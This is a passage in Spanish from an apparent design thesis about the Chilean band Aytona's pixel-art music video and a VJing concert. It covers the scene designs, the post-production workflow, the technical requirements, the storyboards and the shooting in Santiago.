
Diseño de escenas

Las escenas son hechas en el programa Adobe Illustrator, la mayoría con la utilización de una tableta digital Wacom para realizar con mayor fluidez la ilustración. Las imágenes son hechas en base a la cuadrícula para simular el efecto de estar compuesto por pixeles. Las escenas son las siguientes, en orden de aparición.

1. Opening. Se muestra el comienzo del videojuego de Aytona, en donde se inserta la ficha simulando juegos de máquinas arcade y se selecciona al jugador. Además se muestra una breve introducción de la misión del juego.

2. Santiago centro de día. Es donde se ve al personaje Pancho, avanzar hacia el centro de Stgo. La cordillera de los andes se observa a lo lejos y la acción se desarrolla en el atardecer. Se vislumbra un barrio ubicado en el sur de la comuna de Stgo. Centro, específicamente en la calle Nataniel Cox, que es donde vive Francisco.


3. Rancagua-Santiago. Esta es la escena donde aparece el personaje Caro. Se muestra la cordillera de la costa y los paisajes, ciudades y edificaciones típicas entre la ciudad de Rancagua y Stgo., tales como el terminal de buses de Rancagua, el casino Monticello, la ciudad de Paine, el Buin zoo, el Río Maipo, entre otros. La escena transcurre en el día.





4. Alameda de Stgo. Es la escena donde aparece Richi. Acá es donde se observan todas las edificaciones y lugares típicos del centro de la ciudad, tales como La Moneda, La torre Entel, Cerros Santa Lucía y San Cristóbal, entre otros. El personaje además recorre la calle Alameda en auto. Los personajes que aparecen en esta escena son alusivos a videojuegos de lucha, tales como Street Fighter, Mortal Kombat y Dragon Ball Z.

5. Barrio Bellavista. En esta escena aparece el personaje Ariel, que avanza entre bares y clubes nocturnos conquistando a chicas que solo quieren divertirse en la noche. Se pueden observar distintos tipos de fiestas y lugares lo que hace referencia a lo ecléctico del barrio. En el fondo de la escena se observan edificios relacionadas a la metrópoli en donde se desarrolla la acción.



6. Pedagógico. Es la escena del personaje “Gato”. Se observa el sector de la comuna de Ñuñoa en donde se encuentran las Universidades, como la UMCE o conocida popularmente como “el pedagógico”, lugar donde estudia el integrante Gabriel. Los personajes que aparecen acá son aquellos relacionados al mundo universitario en general, desde estudiantes hasta los encapuchados; Además, al ser este un sector de gran revuelco social por las protestas y marchas, se pueden observar vehículos policiales actuando afuera de la universidad.

7. Alameda de Stgo Noche. En esta escena vuelve a aparecer el protagonista Pancho, esta vez dirigiéndose al lugar donde se realiza la tocata e invitando a los últimos personajes a la fiesta, los cuales son amigos de la banda.



8. Interludios. Los intermedios entre cada escena están determinados por la estructura de la canción. Generalmente se muestran en el paso de un estribillo a otro. La principal temática de estos es mostrar referentes de sonidos robóticos debido a que en la canción se escucha “Aytona dos mil” con estas características.

9. Fiesta. En esta escena se muestra a la gente bailando y disfrutando de la música de una manera muy abstracta y simple, que es personaje y fondo de color cambiando.



3.3.5 Postproducción

Composición de las escenas. El armado de las escenas se realizó en Adobe Flash CS4, con el fin de utilizar elementos propios del software como los clips de películas para realizar las animaciones internas de los sprites de los personajes o los efectos de luces y colores que se repiten reiteradamente. Se crearon símbolos para cada escena para integrar en ellos, algunas animaciones independientes como el movimiento de luces, nubes o polvo, entre otros.

Las escenas se fueron montando correlativamente sincronizadas con el audio. Para abaratar el peso del archivo final que se a exportar en flash, las imágenes de los escenarios estáticos fueron exportadas en formato .PNG de alta calidad, tales como los fondos de la ciudad y los cielos. La decisión de utilizar .PNG fue porque este formato permite transparencias y además posee una gran compresión sin pérdida de calidad, ideal para imágenes con colores planos o poca variación de colores, como lo son las ilustraciones de las escenas.

En cuanto a los elementos de la composición, el personaje principal se situó en el eje central de la pantalla, siendo los escenarios y los enemigos los

que realizan el movimiento de la animación, asemejándose a las estructuras de los videojuegos. En la parte superior se anexaron elementos propios de éstos juegos como contadores de tiempo, la descripción del personaje y la barra de energía de los personajes.

Respecto al programa Adobe Flash, se presentaron algunas ventajas y desventajas en la composición de las escenas. Las ventajas fueron algunas como: agregar efectos de transparencia y de fusión de capas; Además, la utilización y creación de símbolos optimizó la creación de la animación, en cuanto a tiempo y recursos. Dentro de las principales desventajas está la exportación del material: El sistema de exportación es limitado debido a que no tiene variedad de formatos compatibles con otros software. Formatos de video como FLV, MPG, AVI o secuencias de imágenes como PNG o JPG, no permiten la exportación del clip de película de Flash, por lo que las opciones para compatibilizar el archivo con programas como After Effects o Adobe Premiere, se reducen a solo exportar en un formato .MOV. Por último el motor de renderizado no asegura un resultado de calidad debido a que el programa es muy inestable y depende mucho del computador personal de cada uno, obteniendo archivos finales con errores, en muchas ocasiones.

Composición en After Effects CS3. Al exportar la película sin audio en formato .mov desde Flash CS4, se trabajó los efectos de post-producción en el programa After Effects CS3, como la corrección de color o desenfoces. La pista de audio se anexó en formato .mp3 y se integro a la composición final.

Renderización Archivo Final. Tras haber terminado la composición final en el programa After Effects, se renderizó el archivo en extensión .MOV en distintas resoluciones de pantalla como: 1080 x 720 para un formato HDV para obtener mejor calidad y alta resolución; en 1024 x 768 en formato 4:3 para pantallas y difusión a través de medios como canales de televisión; en 640 x 480 para difusión en plataformas web como Youtube, Vimeo o Facebook.

3.3.6 Difusión e Impacto.

Composición de las escenas. El armado de las escenas se realizó en Adobe Flash CS4, con el fin de utilizar elementos propios del software como los clips de películas para realizar las animaciones internas de los sprites de los personajes o los efectos de luces y colores que se repiten reiteradamente. Se crearon símbolos para cada escena para integrar en ellos, algunas animaciones independientes como el movimiento de luces, nubes o polvo, entre otros.

Las escenas se fueron montando correlativamente sincronizadas con el audio. Para abaratar el peso del archivo final que se a exportar en flash, las imágenes de los escenarios estáticos fueron exportadas en formato .PNG de alta calidad, tales como los fondos de la ciudad y los cielos. La decisión de utilizar .PNG fue porque este formato permite transparencias y además posee una gran compresión sin pérdida de calidad, ideal para imágenes con colores planos o poca variación de colores, como lo son las ilustraciones de las escenas.

En cuanto a los elementos de la composición, el personaje principal se situó en el eje central de la pantalla, siendo los escenarios y los enemigos los

que realizan el movimiento de la animación, asemejándose a las estructuras de los videojuegos. En la parte superior se anexaron elementos propios de éstos juegos como contadores de tiempo, la descripción del personaje y la barra de energía de los personajes.

Respecto al programa Adobe Flash, se presentaron algunas ventajas y desventajas en la composición de las escenas. Las ventajas fueron algunas como: agregar efectos de transparencia y de fusión de capas; Además, la utilización y creación de símbolos optimizó la creación de la animación, en cuanto a tiempo y recursos. Dentro de las principales desventajas está la exportación del material: El sistema de exportación es limitado debido a que no tiene variedad de formatos compatibles con otros software. Formatos de video como FLV, MPG, AVI o secuencias de imágenes como PNG o JPG, no permiten la exportación del clip de película de Flash, por lo que las opciones para compatibilizar el archivo con programas como After Effects o Adobe Premiere, se reducen a solo exportar en un formato .MOV. Por último el motor de renderizado no asegura un resultado de calidad debido a que el programa es muy inestable y depende mucho del computador personal de cada uno, obteniendo archivos finales con errores, en muchas ocasiones.

3.4 Evento Vjing

Una de las estructuras fundamentales del plan de imagen y comunicación de la banda Aytona se constituye en la realización de un concierto visual, el cual se enmarcará dentro del contexto de una fiesta nocturna en la ciudad de Santiago.

3.4.1 Etapas del Evento Vjing



Planificación de Diseño ETAPA 1

Tiempo de Trabajo

18 hrs (3 días)

Desde día 1 a día 3

Director del Proyecto

Diseñador Gráfico

Reunion con la banda

Definicion Conceptual

Guion Narrativo

Storyboard

Guiones Tecnicos

Rodaje ETAPA 2

Tiempo de Trabajo

36 hrs (5 días)

Desde día 4 hasta 9

Director del Proyecto - Productor -

Camarógrafo - Actores - Tramoya

Plan de Rodaje

Casting

Grabacion con Croma

Grabación en Exterior

Entrega material

Diseño e Ilustraciones
ETAPA 3

Tiempo de Trabajo

20 hrs (3 días)

Desde día 10 a día 13

**Director del Proyecto - Ilustrador -
Diseñador Gráfico**

Ilustración Digital
Diseño de Clips
Revision Material
Entrega Ilustración

Post-Producción
ETAPA 4

Tiempo de Trabajo

88 hrs (12 días)

Desde día 14 a día 26

**Director del Proyecto - Diseñador
Gráfico - Diseñador Motion Graphics**

Composición videos croma After Effects
Edicion de clips de video en Adobe Flash
Composición Tipográfica
Creacion de Partículas
Correccion de Color para todos los clips
Revisión material
Reunión con banda Aytona



3.4.2 Criterios de Diseño

Es preciso exponer cuáles son los criterios necesarios para establecer las decisiones de diseño y la implementación de los elementos referentes al proyecto. En base a éste enunciado, el lugar en donde se realice el evento, va a ser uno de los factores determinantes para la toma de decisiones, por lo que constituye una de las primeras urgencias de la producción.

Locación del evento. El lugar escogido representó las características en que se desenvuelven las bandas emergentes, en donde la performance visual formará parte de la totalidad de elementos que interactúan en una tocata, tales como la producción de la fiesta, otros músicos invitados, la música de los DJ's, etc.

El bar Mala Vida fue el lugar donde se desarrolló la fiesta. Este local contaba con los equipos necesarios para el montaje y producción del evento de VJing. Desde un comienzo la persona encargada mostró una buena disposición y se vio muy interesada en el proyecto. Este establecimiento nocturno, que se ubica en el Barrio Bellavista, se localiza en un sector más apartado lo que le otorga mayor exclusividad dentro de las opciones del barrio.

Requerimientos técnicos.

-Un proyector de alcance normal como el Proyector V260R. Tiene una resolución de 800 x 600 y un alcance de hasta 13 metros de distancia.

-Notebook Dell Inspiron N411z, el cual tiene un procesador Intel® Core™ serie 6, con 4gb de memoria RAM, lo que lo hace ser un procesador potente a la hora de utilizar softwares de diseño con renderización de gráficos y alta calidad visual. Además tiene la ventaja de ser una opción barata en el mercado para el perfil de procesadores que se necesitan para este tipo de proyectos.

-Licencia de Adobe Master Collection Suite CS5 o CS4, para utilizar con mayor frecuencia software como Adobe Illustrator, Photoshop, Flash y After Effects, entre otros.

-Licencia del programa Arkaos Grand VJ, el cual permite la asignación de clips de videos a diferentes teclas del computador, para poder realizar performance visuales a tiempo real, basadas en las secuencias musicales.

-Plug-in de efectos de luces y partículas como el Trapcode Particular2.1 y el software generador de partículas de licencia gratuita, Particle Illusions.

-Tableta digital Wacom, el modelo Bamboo Connect, que facilitará la labor de la ilustración en los diseños de los clips de VJing.

-Cámara Canon EOS Rebel T3i (EOS 600D) para filmar las piezas en formato HD y alta calidad.

Formato, Resolución y Modo de color.

El formato en el que se trabajaron todas las piezas visuales fue el de 800 x 600 pixeles, debido a que es la resolución máxima que permite el software Arkaos Grand VJ en la composición de sus videos. Los diseños e ilustraciones creados en Illustrator y Flash, fueron trabajados a mayor resolución para re-dimensionar al formato deseado ya en la composición de los videos, sin perder calidad visual. Por último el material audiovisual fue grabado en HD en 1920 X 1088 con alta calidad, para ser utilizado en distintos soportes.

El modo de color de las piezas se trabajó en RGB, debido a que la mayoría de las aplicaciones se realizaron para ser proyectadas en pantallas, a excepción de las piezas de difusión impresas.

3.4.3 Definición Conceptual

Canciones. Para realizar la estructura tanto argumentativa como audiovisual de las piezas de VJing uno de los primeros factores que definirán las propuestas conceptuales será el análisis de las canciones de la banda Aytona. A método de construcción de la obra VJing, se extraerán las ideas de cada una de las canciones de la banda a través de un brainstorming, para poder establecer elementos conceptuales y formales que fundamenten la performance visual.

La banda posee 8 canciones originales, las cuales son Aytona 2000, Mujer, Hoy Fue, El tiempo aun brilla, Garage, 24p, Sombras y su creación más reciente Cactus. En general respecto a la lírica, son canciones que hacen referencia a distintas vivencias como las relaciones amorosas, experiencias personales, la ciudad o las fiestas; Además remiten a contextos urbanos, aludiendo a la ciudad de Santiago. En cuanto a la música son canciones de estilo rock pop y la mayoría son canciones de corta duración. Dentro de su propuesta musical incorporan elementos de música electrónica y sonidos referentes a videojuegos, lo que les hace poseedores de una propuesta más vanguardista dentro del rock nacional emergente.

Brainstorming canciones. (Para complementar el brainstorming, escuchar las canciones desde el CD anexo a la memoria).

Aytona 2000. Fiesta, Colores, Baile, Sonidos, Silencios, Teclados, Fluorescente, Robots, Tecnología, Diversión, Trance, Sinestesia, Gente, Cuadritos, Píxeles, Ironía, Sarcasmo.

El Tiempo Aun Brilla. Contrastes, Luces, Líneas, Reflexión, Oscuridad, Chispa, Abstracción, Nostalgia, Brillo, Dibujos, Bocetos, Experimentación
Mujer. Femenino, Dolor, Exposición, Caminatas, Parques, Retro, Cámara Seguridad, Vigilancia, Espía.

Hoy fue. Líneas, Rayas, Confusión, Grafittis, Recortes, Revistas, Romper, Arrugado, Basura, Destrucción, Realidad, Anotar, Dibujos.

Garage. Asfixia, Encierro, Aventura, Rapidez, Frenesí, Persecución, Equivocación, Correr, Velocidad

Sombras. Juegos, Pasadizos, Etapas, Niveles, Luchas, Poderes, Juegos de pelea, Aventura, Explosión, Equivocación.

24P. Santiago, Paisaje, Ciudad, Calles, Cerros, Plazas, Parques, Urbano, Teclados, Caminatas, Bicicletas, Juegos, Máquinas de juegos

Guion. El argumento de las piezas de VJing creadas, pese a que responde a una estructura lineal narrativamente, no se puede demostrar de manera líneal y literal, debido a la condición misma de la disciplina del VJing, que se basa en la improvisación y la repetición de elementos. Los clips realizados y grabados, tendrán duraciones de pocos segundos e interactuaron con los elementos sonoros presentes en el concierto de la banda. Acorde al análisis de las letras de las canciones y de la propuesta estética que busca el grupo Aytona, la obra se estructura en dos partes.

El argumento de las imágenes audiovisuales a proyectar, presentan el concepto de inmersión hacia el mundo de los videojuegos; Narrativamente, se muestra a una persona que intenta evadir su realidad y cómo a través de los videojuegos puede resolver obstáculos para sentirse mejor. Consecuente con lo anterior, el personaje se inmersa en un mundo de ficción, en donde se observan desde figuras abstractas, luces y elementos de videojuegos, hasta que ya las últimas canciones son una mezcla entre realidad y ficción. Este personaje es representativo de la banda Aytona.

En una primera instancia y a través de las 3 primeras canciones del Set List escogido (que será definido en el próximo capítulo), Mujer, Hoy Fue y 24 P, se presentarán imágenes grabadas con video, acerca de la vida de éste joven que se constituye como un personaje de Aytona (Polera verde claro y pantalones violeta), pero que no es un integrante de la banda propiamente tal.

En la segunda instancia se presenta a éste personaje dentro de un contexto de ficción, un mundo de luces y efectos, videojuegos

Guión Audiovisual



Canción	
1.Mujer	En la canción Mujer, se observará una cámara subjetiva, de una persona espiando a diversas mujeres. La canción trata acerca del recuerdo y dolor de una relación pasada; La presencia del joven se simula a través de la cámara
2.Hoy Fue	En esta canción se muestran paisajes que contextualizan a la ciudad de Santiago, desde paisajes del centro centrándose en los graffitis de la ciudad, así como en elementos de detalle en locaciones como el Mall Chino, ubicado en la calle San Diego.
3.24P	Se presenta al personaje en el contexto de la ciudad de Santiago, en donde se le muestra realizando acciones como relajarse, disfrutar e intentar hacer cosas que no le hagan pensar en sus recuerdos pasados. Los videos fueron grabado tanto en el Parque de los reyes, en la calle Balmaceda (Santiago Centro), como en los entretenimientos Diana, que se encuentran en la calle Merced, cerca de plaza de armas; Además, al personaje se observa jugando máquinas de juegos arcade, carreras de auto y otro tipo de entretenimientos que ofrece el local.
4.Interludio 1	En este interludio se repiten imágenes del personaje Aytona jugando en las máquinas de videojuegos, teniendo énfasis en las pantallas y en las expresiones del personaje.
5.El tiempo aun brilla	Los clips presentan un mundo de ficción en donde sobre un fondo oscuro se emiten luces abstractas que van realizando una composición visual.
6.Garage	Representan un mundo de videojuegos en donde el personaje aparece superando niveles y venciendo enemigos. Se muestran juegos de carrera, de aventura, naves espaciales, entre otros. Además se muestran imágenes asociadas a señalética de automóviles asociadas al videojuego de carrera.
7.Sombras	Se presentan animaciones similares al videojuego Just Dance de la consola de Nintendo Wii, que identifica la coreografía que realiza Aytona en la presentación en vivo de ésta canción.
8.Interludio 2	En este interludio se introduce a la canción Aytona 2000, con una secuencia de sonido de videojuegos, principalmente de Super Mario Bros. Las imágenes que se muestran son personajes space invaders e imágenes de fenómenos de internet, películas, videojuegos, entre otros, con una ilustración característica de pixel art.
9.Aytona 2000	Para esta última canción, se simula un estado de sinestesia en donde se mezclan desde imágenes de personas bailando hasta composiciones visuales.

Escena 1

Canción: **Aytona 2000**

Toma 1: 5 Seg



Acción




Joven 1 de camisa de cuadritos, baila.
Fondo verde para croma.

Plano Americano

Escena 3

Canción: **Aytona 2000**

Toma 1: 5 Seg



Acción

Chico 2, con camisa de cuadritos
baila. Fondo verde para croma


Plano Americano

Ejemplo de Storyboard de los clips de VJing

Escena 8

Canción: **24P**


Toma 1: 4 Seg



Acción

Joven jugando en máquinas arcade, en los juegos Diana de San Diego.

Plano General
Cámara Zoom-in



Acción

La cámara enfoca hacia el juego de la máquina.

Plano Medio-Primer plano
Cámara Zoom-in

Escena 13

Canción: **24P**

Toma 1: 2 Seg



Acción

El Joven esta sentado frente al río Mapocho, en un parque, al atardecer

Plano General

Escena 1

Canción: **Mujer**


Toma 1: 3 Seg



Acción

Una mujer, pasa por abajo de un edificio, de donde se está grabando.

Plano General Picado.
Cámara Subjetiva
Zoom-In




Acción

Primer Plano Picado
Cámara Subjetiva
Zoom-In

Escena 3

Canción: **24P**


Toma 1: 5 Seg



Acción

En una pista de Skaters en un parque, jóvenes andan en skate

Plano General



Acción

El Skater salta por una de las rampas. La cámara sigue al joven

Plano General

Al determinar los guiones técnicos y storyboard se procedió a fijar días para realizar grabaciones. La cámara utilizada fue la Canon EOS Rebel T3i (EOS 600D); El equipo de trabajo fue compuesto además por Francisco y María Carolina, los cuáles realizaron las labores de cámara y productor respectivamente.

El material audiovisual se filmó en tres días aproximadamente, utilizando las tardes tanto para el exterior como para el interior.

3.4.4 Rodaje

Grabación con croma.

Las grabaciones se llevaron a cabo en el laboratorio de fotografía de la Facultad de Arquitectura de la Universidad de Chile y se utilizó una tela de croma de 11 x 6 metros. Se convocaron a 5 personas para ser grabados; Ellos debían bailar al ritmo de la canción Aytona 2000, para posteriormente ser intervenidos tanto fondo como personas en la etapa de post producción. Las personas representaban las características de personas mencionadas en la canción, una chica pelo liso, gente con lentes de sol, gente con pantalones pitillo y chicos de camisas de cuadritos. Se utilizó un set de 3 luces que fueron dispuestos con el fin de eliminar las sombras proyectadas en la tela, para un mejor manera en el efecto de croma. Fue necesaria, además, la ayuda de un tramoya para montar los equipos y la tela croma.



Mujer. Cámara Subjetiva.

Para la canción Mujer se filmaron tomas en exterior, de mujeres transeúntes en el centro de la ciudad de Santiago. La cámara subjetiva, seguía por unos segundos a las mujeres. En total fueron alrededor de 25 videos de menos de 15 segundos, de los cuales se escogieron 9 para ser editados en la etapa de post-producción.





24P. Santiago en la tarde.

Se grabaron escenas en exterior, del personaje Aytona transitando por distintas partes de la ciudad de Santiago.

Se grabó al personaje en el parque de los reyes (ubicado en el sector nor-poniente de la comuna de Stgo. Centro) realizando acciones como lanzar piedras en una laguna, caminar, mirar el río

Mapocho, estar cerca de la pista de Skaters, entre otras. Los planos van a variar según la acción que realice el individuo, desde planos detalle como las piedras cayendo a la laguna hasta planos generales en donde se ve al personaje interactuando con su entorno.





Asimismo se grabaron tomas en el recinto Entretenimiento Diana, en donde el personaje jugó en las máquinas ARCADE juegos clásicos, de lucha, de música, de disparos o de carrera; Además interactuó con otros dentro del local. Se filmaron planos detalle de las pantallas y de las luces de las máquinas. También se grabaron primeros planos y americanos del personaje Aytona interactuando con los juegos.



Hoy Fue. Grabaciones en Stgo .Centro

Las filmaciones para esta canción se localizaron en el centro de la ciudad de Santiago. Se enfocaron principalmente en 3 puntos:

En el Puente Santa Ana en donde se crearon tomas de la arquitectura del puente, de la carretera 5 Norte y del metro. Asimismo se grabaron pla-

nos generales identificando algunos puntos característicos tales como la vista de la Torre entel.

Se grabaron tomas en el paseo Bulnes, ubicado frente a la Moneda. Allí se realizó énfasis en los graffitis a disposición en las paredes del parque y sus alrededores así como en el tránsito habitual tanto de personas y automóviles en el sector.

Por último se filmó en el Mall Chino, realizando planos detalle y primeros planos de los elementos internos de los locales tales como accesorios y luces entre otros.



Diseño e ilustraciones digitales.

Para los clips de las canciones restantes del Set List se realizaron ilustraciones y motion graphics, los cuales fueron trabajados en Adobe Illustrator, Adobe Flash o en el software Particle Illusions.

Sombras. Aytona's Just Dance

En la canción Sombras, se utilizó como referente el videojuego Just Dance de Nintendo Wii, que es un juego de imitar coreografías de canciones populares de artistas internacionales. En este caso, la coreografía es aquella que la banda realiza en ésta canción, en sus conciertos en vivo.

La paleta cromática va variando según cada ilustración de los pasos de la coreografía, pero se mantiene la presencia de los colores corporativos de la banda, tanto en la silueta del personaje, como en la ilustración del escenario. La silueta del personaje posee un alto contraste por sobre el entorno de la composición para recalcar la postura que se debe realizar en la simulación del juego.

En cuanto a la estructura de las formas, el fondo está compuesto por flechas que direccionan el movimiento del personaje; La silueta tiene una representación realista de un músico.








Garage, videojuegos 8-bit.

El personaje Aytona es protagonista de diversos videojuegos, tales como:

Juego de carrera al estilo de "outrun" en donde se hace referencia a la ciudad de Santiago y a paisajes locales. Se observa un auto que recorre la ciudad en el que se encuentra el personaje Aytona. En cuanto a la estructura morfológica está basada en una construcción focalizada que se centra en el auto protagonista del videojuego. La gama cromática va desde colores saturados en los elementos más nítidos como el auto y la carretera, hasta degradados en el escenario de fondo que representa a la ciudad. La tipografía se basa en las utilizadas en el juego de referencia, la cual tiene una estructura pixelizada. Hay distintas dimensiones para cada uno de los enunciados. Respecto a la ilustración, los elementos de la parte inferior de la composición tienen mayor énfasis por sobre el fondo, en donde además tienen mayor nitidez, generando la sensación de perspectiva. Las ilustraciones fueron realizadas por capas para después ser animadas en Adobe Flash en donde podemos distinguir elementos como Auto+Personaje, carretera, señalética, la ciudad y el cielo. Además se incluyeron composiciones de los elementos de la señalética del juego, en donde destacan técnicas como el loop, el reflejo o la repetición de elementos.



Juego de naves espaciales en donde el protagonista en una nave espacial, va eliminando alienígenas. Las ilustraciones se dividieron en 3.

